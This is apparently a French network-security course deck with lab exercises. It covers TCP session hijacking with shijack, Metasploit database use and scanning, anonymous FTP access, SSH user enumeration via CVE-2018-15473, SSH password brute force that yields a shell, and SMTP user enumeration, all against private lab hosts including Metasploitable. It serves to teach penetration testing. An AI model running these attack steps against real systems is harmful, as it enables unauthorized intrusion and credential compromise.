
Vol de session TCP



Récupération des ports source et destination Pour lancer l'atatque

Commande : #./shijack-lnx eth0 192.168.93.211 50988 192.168.94.60 23


Lancement d'une commande sur le serveur cible. création d'un fichier





Lecture du fichier créé sur le serveur

Framwork Metasploit




Lancer metasploit

Commande : # msfconsole



Base de données Metasploit



Initialisation de la base de données

```
msf6 > db_status
[*] postgresql selected, no connection
msf6 > msfdb init
[*] exec: msfdb init

[+] Starting database
[+] Creating database user 'msf'
Saisir le mot de passe pour le nouveau rôle :
Le saisir de nouveau :
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Gestion des workspaces

```
msf6 > workspace
* default
msf6 > workspace -a cfa-insta
[*] Added workspace: cfa-insta
[*] Workspace: cfa-insta
msf6 > workspace
  default
* cfa-insta
```

Import dans la DB Metasploit

Scanner les ports ouverts

```
msf6 > db_nmap -sV --open 192.168.94.0/24
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-07 14:44 CEST
[*] Nmap: Stats: 0:00:22 elapsed; 250 hosts completed (5 up), 5 undergoing Service Scan
[*] Nmap: Service scan Timing: About 62.96% done; ETC: 14:45 (0:00:06 remaining)
[*] Nmap: Nmap scan report for 192.168.94.1
[*] Nmap: Host is up (0.015s latency).
[*] Nmap: Not shown: 988 closed ports, 11 filtered ports
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 23/tcp open  telnet  Cisco router telnetd (password required but not set)
[*] Nmap: MAC Address: CC:01:B6:D8:00:00 (Unknown)
[*] Nmap: Service Info: Device: router
[*] Nmap: Nmap scan report for dc.yann.local (192.168.94.11)
[*] Nmap: Host is up (0.0013s latency).
[*] Nmap: Not shown: 981 closed ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 53/tcp    open  domain       Simple DNS Plus
[*] Nmap: 88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-10-07 12:45:05Z)
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: yann.local, Sit
rst-Site-Name)
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup:
[*] Nmap: 464/tcp   open  kpasswd5
```

lister les service web http

```
msf6 > services -S 80
Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
192.168.94.11   88    tcp    kerberos-sec  open   Microsoft Windows Kerberos s
192.168.94.60   80    tcp    http          open   Apache httpd 2.4.38 (Debian)
192.168.94.213  80    tcp    http          open   Apache httpd 2.2.8 (Ubuntu)
192.168.94.213  445   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgro
192.168.94.213  8009  tcp    ajp13         open   Apache Jserv Protocol v1.3
192.168.94.213  8180  tcp    http          open   Apache Tomcat/Coyote JSP eng
192.168.94.214  80    tcp    http          open   Apache httpd 2.4.7
192.168.94.214  8080  tcp    http          open   Jetty 8.1.7.v20120910
```

Gestion des host importé dans la DB

Lister les hosts

```
msf6 > hosts

Hosts
=====

address         mac                name          os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----          -------  ---------  -----  -------  ----  --------
192.168.94.1    cc:01:b6:d8:00:00                Unknown                    device
192.168.94.11   08:00:27:74:a1:76  dc.yann.local Unknown                    device
192.168.94.60   08:00:27:92:c3:64                Linux                      server
192.168.94.213  08:00:27:4d:0c:e0                Linux                      server
192.168.94.214  08:00:27:42:51:79                Unknown                    device
```

Ajouter des hosts

```
msf6 > hosts -a 192.168.94.31
[*] Time: 2021-10-07 13:02:49 UTC Host: host=192.168.94.31
```

suprimer des hosts

```
msf6 > hosts -d 192.168.94.31
```

Filtrer sur les hosts

```
msf6 > hosts -c address

Hosts
=====

address
-------
192.168.94.1
192.168.94.11
192.168.94.60
192.168.94.213
192.168.94.214

msf6 > hosts -c address,mac,os_name -S Linux

Hosts
=====

address         mac                os_name
-------         ---                -------
192.168.94.60   08:00:27:92:c3:64  Linux
192.168.94.213  08:00:27:4d:0c:e0  Linux
```

aide sur la commande hosts

```
msf6 > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -C <col1,col2>    Only show the given columns until the next restart (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -i,--info         Change the info of a host
  -n,--name         Change the name of a host
  -m,--comment      Change the comment of a host
  -t,--tag          Add or specify a tag to a range of hosts
```

exporter les hosts

```
msf6 > hosts -c address,mac,os_name -S Linux -o hostsLinux.csv
[*] Wrote hosts to hostsLinux.csv
msf6 > cat hostsLinux.csv
[*] exec: cat hostsLinux.csv

address,mac,os_name
"192.168.94.60","08:00:27:92:c3:64","Linux"
"192.168.94.213","08:00:27:4d:0c:e0","Linux"
```

Gestion des services importé dans la DB

obtenir de l'aide sur la commande services

```
msf6 > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name

  -a,--add          Add the services instead of searching
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
  -h,--help         Show this help information
  -s <name>         Name of the service to add
  -p <port>         Search for a list of ports
  -r <protocol>     Protocol type of the service being added [tcp|udp]
  -u,--up           Only show services which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -U,--update       Update data for existing service
```

Lister les services

```
msf6 > services
Services
========

host            port   proto  name          state  info
----            ----   -----  ----          -----  ----
192.168.94.1    23     tcp    telnet        open   Cisc
192.168.94.11   53     tcp    domain        open   Simp
192.168.94.11   88     tcp    kerberos-sec  open   Micr
192.168.94.11   135    tcp    msrpc         open   Micr
192.168.94.11   139    tcp    netbios-ssn   open   Micr
192.168.94.11   389    tcp    ldap          open   Micr
                                                    e: D
192.168.94.11   445    tcp    microsoft-ds  open   Micr
                                                     YAN
```

Filtrer sur les services

```
msf6 > services -c name,port,info -S Apache
Services
========

host            name   port  info
----            ----   ----  ----
192.168.94.60   http   80    Apache httpd 2.4.38 (Debian)
192.168.94.213  http   80    Apache httpd 2.2.8 (Ubuntu) DA
192.168.94.213  ajp13  8009  Apache Jserv Protocol v1.3
192.168.94.213  http   8180  Apache Tomcat/Coyote JSP engin
192.168.94.214  http   80    Apache httpd 2.4.7

msf6 > services -c name,port,info -p 22
Services
========

host            name  port  info
----            ----  ----  ----
192.168.94.60   ssh   22    OpenSSH 7.9p1 Debian 10+deb10u2
192.168.94.213  ssh   22    OpenSSH 4.7p1 Debian 8ubuntu1 p
192.168.94.214  ssh   22    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2
```

exporter les services

```
msf6 > services -c name,port,info -p 22 -o ServiceSSH.csv
[*] Wrote services to /root/ServiceSSH.csv
msf6 > cat ServiceSSH.csv
[*] exec: cat ServiceSSH.csv

host,name,port,info
"192.168.94.213","ssh","22","OpenSSH 4.7p1 Debian 8ubuntu1
"192.168.94.60","ssh","22","OpenSSH 7.9p1 Debian 10+deb10u
"192.168.94.214","ssh","22","OpenSSH 6.6.1p1 Ubuntu 2ubunt
```

Scan de port avec Metasploit

Scan de port TCP

```
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOST 192.168.94.213
RHOST ⇒ 192.168.94.213
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 255
THREADS ⇒ 255
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 192.168.94.213:       - 192.168.94.213:21 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:25 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:23 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:22 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:53 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:80 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:111 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:139 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:445 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:513 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:514 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:512 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:1099 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:1524 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:2049 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:2121 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:3306 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:3632 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:5432 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:5900 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:6000 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:6667 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:6697 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:8009 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:8180 - TCP OPEN
[+] 192.168.94.213:       - 192.168.94.213:8787 - TCP OPEN
[*] 192.168.94.213:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Scan de port UDP

```
msf6 > use auxiliary/scanner/discovery/udp_sweep
msf6 auxiliary(scanner/discovery/udp_sweep) > set RHOSTS 192.168.94.213
RHOSTS ⇒ 192.168.94.213
msf6 auxiliary(scanner/discovery/udp_sweep) > exploit

[*] Sending 13 probes to 192.168.94.213→192.168.94.213 (1 hosts)
[*] Discovered NetBIOS on 192.168.94.213:137 (METASPLOITABLE:<00>:U :META
MSBROWSE__:<01>:G :WORKGROUP:<00>:G :WORKGROUP:<1d>:U :WORKGROUP:<1e>:G :
[*] Discovered Portmap on 192.168.94.213:111 (100000 v2 TCP(111), 100000
 TCP(54273), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049
), 100021 v4 UDP(44997), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003
v3 TCP(47853), 100021 v4 TCP(47853), 100005 v1 UDP(49223), 100005 v1 TCP(
38061), 100005 v3 UDP(49223), 100005 v3 TCP(38061))
[*] Discovered DNS on 192.168.94.213:53 (BIND 9.4.2)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Scan ARP

```
msf6 > use auxiliary/scanner/discovery/arp_sweep
msf6 auxiliary(scanner/discovery/arp_sweep) > set RHOSTS 192.168.94.1-254
RHOSTS ⇒ 192.168.94.1-254
msf6 auxiliary(scanner/discovery/arp_sweep) > exploit

[+] 192.168.94.1 appears to be up (UNKNOWN).
[+] 192.168.94.11 appears to be up (CADMUS COMPUTER SYSTEMS).
[+] 192.168.94.31 appears to be up (CADMUS COMPUTER SYSTEMS).
[+] 192.168.94.60 appears to be up (CADMUS COMPUTER SYSTEMS).
^[s[+] 192.168.94.213 appears to be up (CADMUS COMPUTER SYSTEMS).
[+] 192.168.94.214 appears to be up (CADMUS COMPUTER SYSTEMS).
[*] Scanned 254 of 254 hosts (100% complete)
[*] Auxiliary module execution completed
```

Auxilliares FTP

Recherche des Auxillaires FTP

```
msf6 >  search ftp type:auxiliary

Matching Modules
================

   #   Name
   -   ----
   0   auxiliary/scanner/ftp/anonymous
   1   auxiliary/gather/apple_safari_ftp_url_cookie_theft
e Theft
   2   auxiliary/server/capture/ftp
   3   auxiliary/scanner/ftp/bison_ftp_traversal
al Information Disclosure
   4   auxiliary/scanner/ssh/cerberus_sftp_enumusers
   5   auxiliary/scanner/snmp/cisco_config_tftp
   6   auxiliary/scanner/snmp/cisco_upload_file
   7   auxiliary/admin/networking/cisco_vpn_3000_ftp_bypass
ministrative Access
   8   auxiliary/scanner/ftp/colorado_ftp_traversal
sal Information Disclosure
   9   auxiliary/scanner/ftp/easy_file_sharing_ftp
ersal
   10  auxiliary/scanner/ftp/ftp_login
   11  auxiliary/scanner/portscan/ftpbounce
   12  auxiliary/server/ftp
   13  auxiliary/scanner/ftp/ftp_version
   14  auxiliary/dos/windows/ftp/filezilla_admin_user
```

Connaitre la version de FTP

```
msf6 > use auxiliary/scanner/ftp/ftp_version
msf6 auxiliary(scanner/ftp/ftp_version) > set RHOSTS 192.168.94.213
RHOSTS ⇒ 192.168.94.213
msf6 auxiliary(scanner/ftp/ftp_version) > exploit

[+] 192.168.94.213:21     - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a
[*] 192.168.94.213:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Connexion en anonymous sur le serveur FTP

```
msf6 auxiliary(scanner/ftp/ftp_version) > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/ftp/anonymous) > set RHOSTS 192.168.94.213
RHOSTS ⇒ 192.168.94.213
msf6 auxiliary(scanner/ftp/anonymous) > exploit

[+] 192.168.94.213:21     - 192.168.94.213:21 - Anonymous READ (220 (vsFTPd 2.3.4))
[*] 192.168.94.213:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Connexion sur le serveur FTP

```
msf6 auxiliary(scanner/ftp/anonymous) > ftp 192.168.94.213
[*] exec: ftp 192.168.94.213

Connected to 192.168.94.213.
220 (vsFTPd 2.3.4)
Name (192.168.94.213:yann): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Auxilliares SSH

Recherche des Auxillaires SSH

```
msf6 > search ssh type:auxiliary

Matching Modules
================

   #   Name
   -   ----
   0   auxiliary/scanner/ssh/apache_karaf_command_execution
ion
   1   auxiliary/scanner/ssh/karaf_login
   2   auxiliary/scanner/ssh/cerberus_sftp_enumusers
   3   auxiliary/dos/cisco/cisco_7937g_dos
   4   auxiliary/admin/http/cisco_7937g_ssh_privesc
   5   auxiliary/scanner/http/cisco_firepower_login
   6   auxiliary/scanner/ssh/eaton_xpert_backdoor
ner
   7   auxiliary/scanner/ssh/fortinet_backdoor
   8   auxiliary/scanner/http/gitlab_user_enum
   9   auxiliary/scanner/ssh/juniper_backdoor
   10  auxiliary/scanner/ssh/detect_kippo
   11  auxiliary/gather/qnap_lfi
   12  auxiliary/fuzzers/ssh/ssh_version_15
   13  auxiliary/fuzzers/ssh/ssh_version_2
   14  auxiliary/fuzzers/ssh/ssh_kexinit_corrupt
   15  auxiliary/scanner/ssh/ssh_login
   16  auxiliary/scanner/ssh/ssh_identify_pubkeys
   17  auxiliary/scanner/ssh/ssh_login_pubkey
   18  auxiliary/scanner/ssh/ssh_enumusers
   19  auxiliary/fuzzers/ssh/ssh_version_corrupt
   20  auxiliary/scanner/ssh/ssh_version
   21  auxiliary/dos/windows/ssh/sysax_sshd_kexchange
l of Service
   22  auxiliary/scanner/ssh/ssh_enum_git_keys
   23  auxiliary/scanner/ssh/libssh_auth_bypass
```

Connaitre la version de SSH

```
msf6 > use auxiliary/scanner/ssh/ssh_version
msf6 auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.94.213
RHOSTS => 192.168.94.213
msf6 auxiliary(scanner/ssh/ssh_version) > exploit

[+] 192.168.94.213:22      - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
1 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23
y=Linux os.product=Linux os.version=8.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04
[*] 192.168.94.213:22      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



Vulnérabilité CVE-2018-15473 sur OpenSSH < 7.7

Identification d'utilisateur

```
msf6 auxiliary(scanner/ssh/ssh_version) > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.94.213
RHOSTS => 192.168.94.213
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USERNAME insta
USERNAME => insta
msf6 auxiliary(scanner/ssh/ssh_enumusers) > exploit

[*] 192.168.94.213:22 - SSH - Using malformed packet technique
[*] 192.168.94.213:22 - SSH - Starting scan
[+] 192.168.94.213:22 - SSH - User 'insta' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Brutforcer le login

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > use auxiliary/scanner/ssh/
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.94.213
RHOSTS => 192.168.94.213
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME insta
USERNAME => insta
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.94.213:22 - Starting bruteforce
[+] 192.168.94.213:22 - Success: 'insta:insta' 'uid=1003(insta) gid=10
nsta: No such file or directory Linux metasploitable 2.6.24-16-server
home directory /home/insta: No such file or directory '
[*] Command shell session 1 opened (192.168.94.210:33511 -> 192.168.94
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



Auxilliares SMTP

Connaitre la version de serveur SMTP

```
msf6 auxiliary(scanner/smtp/smtp_version) > exploit

[+] 192.168.94.213:25     - 192.168.94.213:25 SMTP 220 metasploitable.localdomain
[*] 192.168.94.213:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Lister les utilisateurs sur le system grace à SMTP

```
msf6 auxiliary(scanner/smtp/smtp_version) > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.94.213
RHOSTS ⇒ 192.168.94.213
msf6 auxiliary(scanner/smtp/smtp_enum) > set THREADS 255
THREADS ⇒ 255
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.94.213:25     - 192.168.94.213:25 Banner: 220 metasploitable.localdomain E


[+] 192.168.94.213:25     - 192.168.94.213:25 Users found: , backup, bin, daemon, dist
man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, s
[*] 192.168.94.213:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

TP : scan et exploit

Exercice N°1

Evolution de l'infrasturcture virtuelle

- Installer Metasploitable sur votre infra
- Ajouter un routeur à votre infrastructure
- Positionner une machine cliente sur votre infra




Exercice N°2

Attaque et exploit

- Faire un Man In The Middle entre votre machine cliente et le routeur
- Installer un serveur Telnet sur l'un de vos serveurs
- Installer shijack sur et faire un vol de session TCP
- Créer une DB metasploit nomé CFA-Insta
- Importer un scan de votre réseau dans la DB
- Faire un exploit sur un serveur FTP
- Faire un exploit sur un serveur SSH
- Faire un exploit sur un serveur SMTP et extraire les users



Nessus


CFA-Insta
‹ Back to My Scans
Hosts 5
Vulnerabilities 86
History 1
Filter
Search Hosts
5 Hosts
Host
Vulnerabilities
%
192.168.94.213
11
6
12
3
114
99%
192.168.94.11
57
100%
192.168.94.214
3
2
38
5%
192.168.94.210
30
100%
192.168.94.1
2
8
100%



Yann Guittet



Merci de votre attention

